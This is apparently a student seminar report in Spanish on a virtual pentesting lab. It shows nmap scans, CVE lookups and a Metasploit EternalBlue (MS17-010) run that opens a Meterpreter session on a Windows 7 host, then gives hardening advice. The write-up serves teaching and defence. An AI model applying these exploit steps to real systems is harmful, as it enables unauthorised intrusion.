Kali Linux es una herramienta open-source, con distribución Linux y basada en Debian-based orientado a ejecutar tareas relacionadas con la seguridad de la información, tales como tareas de Penetration Testing, Investigación forenses de seguridad e Ingeniería inversa<sup>25</sup>.

En la figura 4, se plantea la instalación y configuración de un banco de trabajo como parte del procedimiento que se quiere evidenciar a través de este documento, de tal manera que se puede observar la instalación de Kali-Linux del archivo con extensión .ova.

Figura 4, instalación de la máquina virtual Kali - Seminario



Fuente: “elaboración propia”

<sup>25</sup> KALI-LINUX. The most advanced Penetration Testing Distribution. Kali-Linux (12/10/2022, 2022).

## 5.6. MARCO LEGAL

**Ley 1273 del 2009 en su artículo 269<sup>a</sup>**, acceso abusivo a un sistema informático”, situación que se presenta cuando se está obteniendo información ilegal, así mismo se refleja cuando se omite o se deja de informar oportunamente a las autoridades judiciales competentes<sup>26</sup>. Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas”<sup>27</sup>.

**Ley 906 de 2004**, “Obstrucción de la justicia” contemplada en el código de procedimiento legal, ley 906 de 2004 así, “Se entenderá que la imposición de la medida de aseguramiento es indispensable para evitar la obstrucción de la justicia, cuando existan motivos graves y fundados que permitan inferir que el imputado podrá destruir, modificar, dirigir, impedir, ocultar o falsificar elementos de prueba; o se considere que inducirá a coimputados, testigos, peritos o terceros para que informen falsamente o se comporten de manera desleal o reticente; o cuando impida o dificulte la realización de las diligencias o la labor de los funcionarios y demás intervinientes en la actuación”<sup>28</sup>. Así mismo las personas que firmen el acuerdo incurrirán en las faltas relacionadas en los artículos 269F, 269G, 269I, y 269J<sup>29</sup>.

**Copnia**, permitir el acceso inmediato a los representantes del Consejo Profesional Nacional de Ingeniería respectivo y autoridades de policía, a los lugares donde deban adelantar sus investigaciones y el examen de los libros, documentos y diligencias correspondientes, así como prestarles la necesaria colaboración para el cumplido desempeño de sus funciones”<sup>30</sup>.

### **RFC 2196 (Site Security Handbook)**<sup>31</sup>

Guía para el tratamiento de políticas, procesos y procedimientos relacionados con la seguridad de la información.

### **Ley 527**<sup>32</sup>

---

<sup>26</sup> COLOMBIA, CONGRESO DE LA REPÚBLICA DE. LEY 1273 DE 2009. Bogotá: CONGRESO DE LA REPÚBLICA 2009. no. LEY 1273 DE 2009.

<sup>27</sup> UNAD. Anexo 3 – Acuerdo. UNAD: UNAD (05/09/2022, 2022).

<sup>28</sup> LEGISLATIVA, PODER PÚBLICO - RAMA. LEY 906 DE 2004. Bogotá: Ministro del Interior y de Justicia, 2004. no. Ley 906.

<sup>29</sup> COLOMBIA, CONGRESO DE. 1273. (5/01/2009). LEY 1273 DE 2009. Bogotá, D.C: CONGRESO DE COLOMBIA, 2009. no. LEY 1273 DE 2009.

<sup>30</sup> COPNIA. Código de Ética Profesional COPNIA. Colombia: COPNIA, 2003.

<sup>31</sup> (IETF), INTERNET ENGINEERING TASK FORCE. RFC 2196 – Site Security Handbook. EE.UU: EE. UU, INTERNET ENGINEERING TASK FORCE (IETF) (Diciembre 3 de 2014, 2014).

<sup>32</sup> REPUBLICA, CONGRESO DE LA. Ley 527. Diario Oficial 43.673. Colombia: CONGRESO DE LA REPUBLICA, 1999. no. Ley 527.

“Por medio de la cual se define y reglamenta el acceso y uso de los mensajes de datos, del comercio electrónico y de las firmas digitales, y se establecen las entidades de certificación y se dictan otras disposiciones.”



## 6. DESARROLLO DE LOS OBJETIVOS


### 6.1. FASE PARA LA RECOLECCIÓN DE INFORMACIÓN MEDIANTE HERRAMIENTAS DE DESCUBRIMIENTO, EXPLORACIÓN E IDENTIFICACIÓN DE VULNERABILIDADES

#### Fase de descubrimiento

Se utiliza NMAP como herramienta para la exploración de la red conformada en el banco de trabajo, con el fin de realizar descubrimiento de los equipos activos de la red, esto mediante el uso de paquetes IP "crudos"<sup>33</sup>.

- Línea de comando: `nmap -sL`

Figura 5, comando -sL



```
estudiante@seminario:--
Nmap scan report for 192.168.32.238
Nmap scan report for 192.168.32.239
Nmap scan report for 192.168.32.240
Nmap scan report for 192.168.32.241
Nmap scan report for 192.168.32.242
Nmap scan report for 192.168.32.243
Nmap scan report for 192.168.32.244
Nmap scan report for 192.168.32.245
Nmap scan report for 192.168.32.246
Nmap scan report for 192.168.32.247
Nmap scan report for 192.168.32.248
Nmap scan report for 192.168.32.249
Nmap scan report for 192.168.32.250
Nmap scan report for 192.168.32.251
Nmap scan report for 192.168.32.252
Nmap scan report for 192.168.32.253
Nmap scan report for 192.168.32.254
Nmap scan report for 192.168.32.255
Nmap done: 256 IP addresses (0 hosts up) scanned in 116.26 seconds
root@seminario:/home/estudiante#
```

Fuente: "elaboración propia"

<sup>33</sup> NMAP, Nmap. Op. cit.

- Línea de Comando: nmap -P0

Mediante el cual se pretende descubrir, puertos abiertos y los servicios que utilizan las máquinas.

Figura 6, comando -P0

```

estudiante@seminario:~$ nmap -P0 192.168.32.200
Nmap scan report for 192.168.32.200
Host is up (0.00048s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
515/tcp   open  printer
5357/tcp  open  wsdapi
MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)

estudiante@seminario:~$ nmap -P0 192.168.32.144
Nmap scan report for 192.168.32.144
Host is up (0.000020s latency).
All 1000 scanned ports on 192.168.32.144 are closed
Nmap done: 256 IP addresses (3 hosts up) scanned in 35.15 seconds
root@seminario:/home/estudiante#
  
```

Fuente: “elaboración propia”

- Línea de comando: **Nmap -O (Dirección IP)**

El comando “-O” identifica los sistemas operativos de las máquinas consideradas objetivos<sup>34</sup>.

Figura 7, comando -O

```

root@seminario:/home/estudiante# nmap --osscan-guess 192.168.32.1
Starting Nmap 7.80 ( https://nmap.org ) at 2022-09-26 14:41 -05
Nmap scan report for 192.168.32.1
Host is up (0.00084s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi
MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)
  
```

Fuente: “elaboración propia”

<sup>34</sup> NMAP. "Guía de referencia de Nmap". {En línea}. {2022/09/26 de 2022} disponible en: (<https://nmap.org/man/es/man-host-discovery.html>).

- Línea de comando **osscan-limit**

Figura 8, comando --osscan-limit

```

root@seminario:/home/estudiante# nmap --osscan-limit 192.168.32.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-09-26 14:43 -05
Nmap scan report for 192.168.32.1
Host is up (0.00082s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsddapi
MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.32.200
Host is up (0.00046s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
515/tcp   open  printer
5357/tcp  open  wsddapi
MAC Address: 80:45:DD:BD:B8:B1 (Unknown)

Nmap scan report for 192.168.32.144
Host is up (0.000020s latency).
All 1000 scanned ports on 192.168.32.144 are closed

```

Fuente: “elaboración propia”

- Línea de comando **-sV (Detección de versiones)**

Este comando permite detectar las versiones de los sistemas operativos y sus servicios, con el fin de visualizar los de manera detallada<sup>35</sup>.

Figura 9, comando -sV

```

root@seminario:/home/estudiante# nmap -sV 192.168.32.1
Starting Nmap 7.80 ( https://nmap.org ) at 2022-09-26 14:54 -05
Nmap scan report for 192.168.32.1
Host is up (0.00049s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)
Service Info: Host: PC202006; OS: Windows; CPE: cpe:/o:microsoft:windows

```

Fuente: “elaboración propia”

<sup>35</sup> Ibid.

partiendo de las posibles vulnerabilidades relacionadas con anterioridad, se inicia la fase de exploración consultando en <https://cve.mitre.org/>, encontrando las siguientes vulnerabilidades:

## Fase de exploración

### 1. Consulta CVE

Figura 10, consulta en CVE

<a href="#">CVE-2017-0270</a>	Microsoft Server Message Block 1.0 (SMBv1) allows an information disclosure vulnerability in the way that Microsoft Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, Windows 10 Gold, 1511, 1607, and 1703, and Windows Server 2016 handles certain requests, aka "Windows SMB Information Disclosure Vulnerability". This CVE ID is unique from CVE-2017-0267, CVE-2017-0268, CVE-2017-0271, CVE-2017-0274, CVE-2017-0275, and CVE-2017-0276.
<a href="#">CVE-2017-0268</a>	Microsoft Server Message Block 1.0 (SMBv1) allows an information disclosure vulnerability in the way that Microsoft Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, Windows 10 Gold, 1511, 1607, and 1703, and Windows Server 2016 handles certain requests, aka "Windows SMB Information Disclosure Vulnerability". This CVE ID is unique from CVE-2017-0267, CVE-2017-0270, CVE-2017-0271, CVE-2017-0274, CVE-2017-0275, and CVE-2017-0276.
<a href="#">CVE-2017-0267</a>	Microsoft Server Message Block 1.0 (SMBv1) allows an information disclosure vulnerability in the way that Microsoft Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, Windows 10 Gold, 1511, 1607, and 1703, and Windows Server 2016 handles certain requests, aka "Windows SMB Information Disclosure Vulnerability". This CVE ID is unique from CVE-2017-0268, CVE-2017-0270, CVE-2017-0271, CVE-2017-0274, CVE-2017-0275, and CVE-2017-0276.
<a href="#">CVE-2017-0148</a>	The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, and CVE-2017-0146.
<a href="#">CVE-2017-0147</a>	The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to obtain sensitive information from process memory via a crafted packet, aka "Windows SMB Information Disclosure Vulnerability."
<a href="#">CVE-2017-0146</a>	The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, and CVE-2017-0148.
<a href="#">CVE-2017-0145</a>	The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0144, CVE-2017-0146, and CVE-2017-0148.
<a href="#">CVE-2017-0144</a>	The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.
<a href="#">CVE-2017-0143</a>	The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.
<a href="#">CVE-2016-3345</a>	The SMBv1 server in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, and Windows 10 Gold, 1511, and 1607 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Authenticated Remote Code Execution Vulnerability."
<a href="#">CVE-2011-1268</a>	The SMB client in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP1 and SP2, Windows Server 2008 Gold, SP2, R2, and R2 SP1, and Windows 7 Gold and SP1 allows remote SMB servers to execute arbitrary code via a crafted (1) SMBv1 or (2) SMBv2 response, aka "SMB Response Parsing Vulnerability."
<a href="#">CVE-2011-1267</a>	The SMB server in Microsoft Windows Vista SP1 and SP2, Windows Server 2008 Gold, SP2, R2, and R2 SP1, and Windows 7 Gold and SP1 allows remote attackers to cause a denial of service (system hang) via a crafted (1) SMBv1 or (2) SMBv2 request, aka "SMB Request Parsing Vulnerability."

Fuente: "elaboración propia"

Se realiza consulta con el fin de encontrar las vulnerabilidades asociadas a la versión del sistema operativo windows 7 de 64 bits, de esta consulta encontramos el boletín relacionado con el exploit MS17-010, tal y como se observa en la figura 11, este exploit saca provecho de la vulnerabilidad que ofrece el protocolo SMB v1.

Figura 11, consulta en <https://learn.microsoft.com/>

The screenshot shows a search interface on the Microsoft Learn website. The search bar contains 'cve-2017-0144'. Below the search bar, there are filters for 'Windows' and '2.1K' results. The main content area displays a list of results, with the top one being 'Microsoft Security Bulletin MS17-010 - Critical'. The snippet for this result reads: '/security-updates/securitybulletins/2017/ms17-010 Windows SMB Information Disclosure Vulnerability - CVE-2017-0147 An information disclosure vulnerability exists in the way that the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests.'

Fuente: "elaboración propia"



2. De las opciones de módulos descubiertas se escoge **auxiliary/scanner/smb/smb\_ms17\_010**, con el fin de realizar un escaneo en la máquina objetivo.

Figura 13, línea de comando “auxiliary/scanner/smb/smb\_ms17\_010”

```
msf6 auxiliary(scanner/smb/smb_ms17_010) >
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

  Name      Current Setting      Required  Description
  ----      -
  CHECK_ARCH true                 no        Check for architecture on vulnerable hosts
  CHECK_DOPU true                 no        Check for DOUBLEPULSAR on vulnerable hosts
  CHECK_PIPE false                no        Check for named pipe on vulnerable hosts
  NAMED_PIPES /usr/share/metasploit-framework/data/wor
dlists/named_pipes.txt yes       List of named pipes to check
  RHOSTS    192.168.32.1        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     445                  yes       The SMB service port (TCP)
  SMBDomain .                    no        The Windows domain to use for authentication
  SMBPass   .                    no        The password for the specified username
  SMBUser   .                    no        The username to authenticate as
  THREADS   1                    yes       The number of concurrent threads (max one per host)
```

Fuente: “elaboración propia”

3. Se continua con la fase de explotación utilizando la herramienta **MetaSploit**, y ejecutando el comando “**exploit/windows/smb/ms17\_010\_eternalblue**”

Figura 14, exploit/windows/smb/ms17

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run


[*] Started reverse TCP handler on 192.168.32.144:4444
[*] 192.168.32.1:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.32.1:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.32.1:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.32.1:445 - The target is vulnerable.
[*] 192.168.32.1:445 - Connecting to target for exploitation.
[*] 192.168.32.1:445 - Connection established for exploitation.
[*] 192.168.32.1:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.32.1:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.32.1:445 - 0x00000000 37 09 0e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.32.1:445 - 0x00000010 73 09 0f 0e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.32.1:445 - 0x00000020 09 03 05 20 50 01 63 00 20 31 for Pack 1
[*] 192.168.32.1:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.32.1:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.32.1:445 - Sending all but last fragment of exploit packet
[*] 192.168.32.1:445 - Starting non-paged pool grooming
[*] 192.168.32.1:445 - Sending SMBv2 buffers
[*] 192.168.32.1:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.32.1:445 - Sending final SMBv2 buffers.
[*] 192.168.32.1:445 - Sending last fragment of exploit packet!
[*] 192.168.32.1:445 - Receiving response from exploit packet
[*] 192.168.32.1:445 - ETERNALBLUE overwrite completed successfully (0xc0000000)!
[*] 192.168.32.1:445 - Sending egg to corrupted connection.
[*] 192.168.32.1:445 - Triggering free of corrupted buffer.
[*] 192.168.32.1:445 - Exploit completed, but no session was created.
[*] 192.168.32.1:445 - Sending egg to corrupted connection.
[*] 192.168.32.1:445 - Triggering free of corrupted buffer.
[*] 192.168.32.1:445 - Sending stomp (100775 bytes) to 192.168.32.1
[*] Meterpreter session 1 opened (192.168.32.144:4444 -> 192.168.32.1:49159) at 2022-09-30 01:02:10 -0500
[*] 192.168.32.1:445 - *****-MIN-*****
[*] 192.168.32.1:445 - *****-MIN-*****
[*] 192.168.32.1:445 - *****-MIN-*****

meterpreter >
```

Fuente: “elaboración propia”

4. Fase de post-explotación con la **herramienta Metasploit**, en la cual se ejecuta y se logra explotar la vulnerabilidad, tal y como se puede evidenciar en la figuras 9, ingresamos al command prompt de windows logrando navegar entre el árbol de carpeta del disco C:/: Encontrando el archivo de longitud **6656** y de nombre **winse20w0.exe**.


Figura 15, ingreso al command prompt de windows



Fuente: “elaboración propia”

En la figura 10, se puede observar el contenido del archivo **winse20w0.exe**, lo cual fue posible en esta etapa de post-explotación con el comando “**cat**”.

Figura 16, contenido del archivo winse20w0.exe



Fuente: “elaboración propia”

### **6.3. ACCIONES DE HARDENING COMO MEDIDAS PARA CONTENER UN ATAQUE EN TIEMPO REAL Y EVITAR LA MATERIALIZACIÓN INCIDENTES**

#### **ACCIONES EN CASO DE DETECTAR UN ATAQUE EN TIEMPO REAL**

Los registros que ayudan a evidenciar, la probable materialización o la ocurrencia de un incidente en una infraestructura TI en tiempo real son<sup>36</sup>:

- Configuración de alertas en los sistemas de seguridad de la infraestructura.
- Logs de los servicios interrumpidos en los servidores.
- Reportes de falla en las operaciones por los usuarios.
- Informes de herramientas o software especializado.
- Operaciones en falla o operación por fuera de los rangos establecidos como funcionamientos normal del sistema.

Dentro de este contexto, la identificación y la gestión de indicadores o configuración de alertas previenen la probable materialización de un incidente. Esto, de acuerdo con las acciones o aplicación de procedimientos que minimicen el impacto. De tal modo que algunos de estos indicadores pudieran ser<sup>37</sup>:

- Logs de eventos en los servidores.
- Logs de eventos en las aplicaciones
- Logs de eventos de las herramientas de seguridad
- Reportes de las herramientas, utilizadas para la identificación.

Otras acciones que pudieran ser implementadas o aplicadas para lograr una detección temprana, pudieran ser<sup>38</sup>:

- Monitoreo continuo de la actividad en la red.
- Usar herramientas especializadas para lectura y reporte de eventos.
- Indexar los registros correspondientes en las herramientas especializadas.
- Filtrar eventos y construir reportes de estos, con herramientas especializadas.
- Utilizar sniffer para escanear continuamente el tráfico.
- Perfilar y mapear direcciones IP, y además detectar direcciones IP de máquinas atacantes.

---

<sup>36</sup> CNSS. Committee on National Security Systems (CNSS) Glossary. En: Committee on National Security Systems (CNSS) Glossary. (2022).

<sup>37</sup> *Ibíd.*

<sup>38</sup> INCIBE. Glosorio de términos de ciberseguridad. España: incibe, 2020.



- Bloqueo de IP's de dispositivos sospechosos
- Aplicar mecanismos o capas de seguridad perimetral y de borde.
  - Reglas y políticas en firewall.
  - Listas de acceso (ACL).
  - VLAN's
  - Endurecimiento de credenciales.
  - Actualizaciones de sistemas operativos.

## **MEDIDAS DE HARDENIZACIÓN PARA EVITAR ATAQUES DE SEGURIDAD INFORMÁTICA.**

Con el fin de aplicar mecanismos de hardening eficientes, es necesario conocer que existen tres superficies interesante para un atacante en una red IP:

- Las capas de red y transporte IPv4, IPv6, TCP, protocolos para la transmisión y el control de flujo [SCTP], entre otros protocolos que manejan la transmisión de los datos.
- Lo que se conoce como el plano de control
  - Protocolos de enrutamiento.
  - Protocolos proporcionados por los metadatos, los cuales son necesarios para la correcta operación de la red.
- Por último y no menos importante las aplicaciones que se ejecutan en hosts y servidores conectados a la misma red.

Con base en lo mencionado anteriormente se proponen unas medidas de handering con el fin de evitar ataques informáticos.

1. Desactivar el protocolo IPv6, la cual viene activada por defecto, permitiendo la comunicación mediante el protocolo así no se tenga conocimiento de esto.
2. Bloquear el tráfico de IPv6 en las redes en las que no sea necesario.
3. Implementación de NAT.
4. Bloqueo de las comunicaciones por multicast y protocolos de control de mensaje por internet (ICMP).
5. Control de tráfico de prefijos no hayan sido asignados por IANA o los RIRs.
6. Actualizaciones de equipos de seguridad.
7. Aplicación de FingerPrinter.

8. No enviar mensajes de respuesta ICMP cuando la dirección de destino de un paquete IP es una dirección multicast.
9. Rechazar los paquetes con direcciones origen establecidas, como son las direcciones multicast (en hosts finales como en cortafuegos e IPS).
10. Endurecimiento de claves.
11. Deshabilitar servicios innecesarios.
12. Cerrar puertos que no se estén usando.
13. Implementación de firewall.
14. Aplicar mecanismos o capas de seguridad perimetral y de borde.
  - Reglas y políticas en firewall.
  - Listas de acceso (ACL).
  - VLAN's
  - Endurecimiento de credenciales.
15. Actualizaciones de sistemas operativos.
16. Actualizar los sistemas operativos.
17. Implementar soluciones de DLP para evitar la fuga de datos.

## 7. CONCLUSIONES

Dentro del marco de las actividades de un equipo **REDTEAM y BLUETEAM**, es importante tener bien definidas las etapas de pentesting, iniciando con el uso de herramientas como **NMAP** para la exploración de la red ayuda a realizar descubrimiento de los equipos activos, dentro de este contexto y continuando con la etapa de exploración es imperativo encontrar las vulnerabilidades asociadas con la versión de los sistemas operativos de las máquinas definidas como ciber-activos, con el fin de encontrar relaciones con cada uno de los boletines y sitios de ciberseguridad.

En el orden de los argumentos anteriores, debo agregar que el uso del **framework Metasploit**, junto con un debido procedimiento de ejecución de comandos y herramientas nos brinda la posibilidad de analizar las vulnerabilidades detectadas, lo anterior mediante su aplicación en ambientes controlados y ejecutando de manera secuencial cada uno de los pasos establecidos en este documentos.

Finalmente es importante concluir que aplicar de manera secuencial las etapas de pentesting dentro del marco de acciones de los equipos **REDTEAMS y BLUETEAMS** brinda la posibilidad de aplicar mecanismos y acciones de hardening, de acuerdo la reporte de las vulnerabilidades y brechas de seguridad detectadas. A demás de implementar herramientas especializadas que ayuden en la detección y contención de posibles ataques cibernéticos.

## 8. RECOMENDACIONES

De acuerdo con la construcción de este documento técnico para desarrollar estrategias que coadyuven con la identificación y contención de ataques cibernéticos, a través de la detección de riesgos y vulnerabilidades en una infraestructura TI, se dan las siguientes recomendaciones:

- Reconocer las fases de pentesting, dentro del marco de los equipos REDTEAM y BLUETEAM, para la detección de vulnerabilidades en una infraestructura de red TI.
- Implementar herramientas especializadas para la detección y contención de ataques cibernéticos.
- Con el apoyo de los reportes y resultados de las acciones de los equipos REDTEAM y BLUETEAM, a demás de los reportes generados por las herramientas de detección, se recomienda implementar mecanismos y acciones de hardening para endurecer la seguridad de la infraestructura de red y sistemas de información.

## 9. DIVULGACIÓN

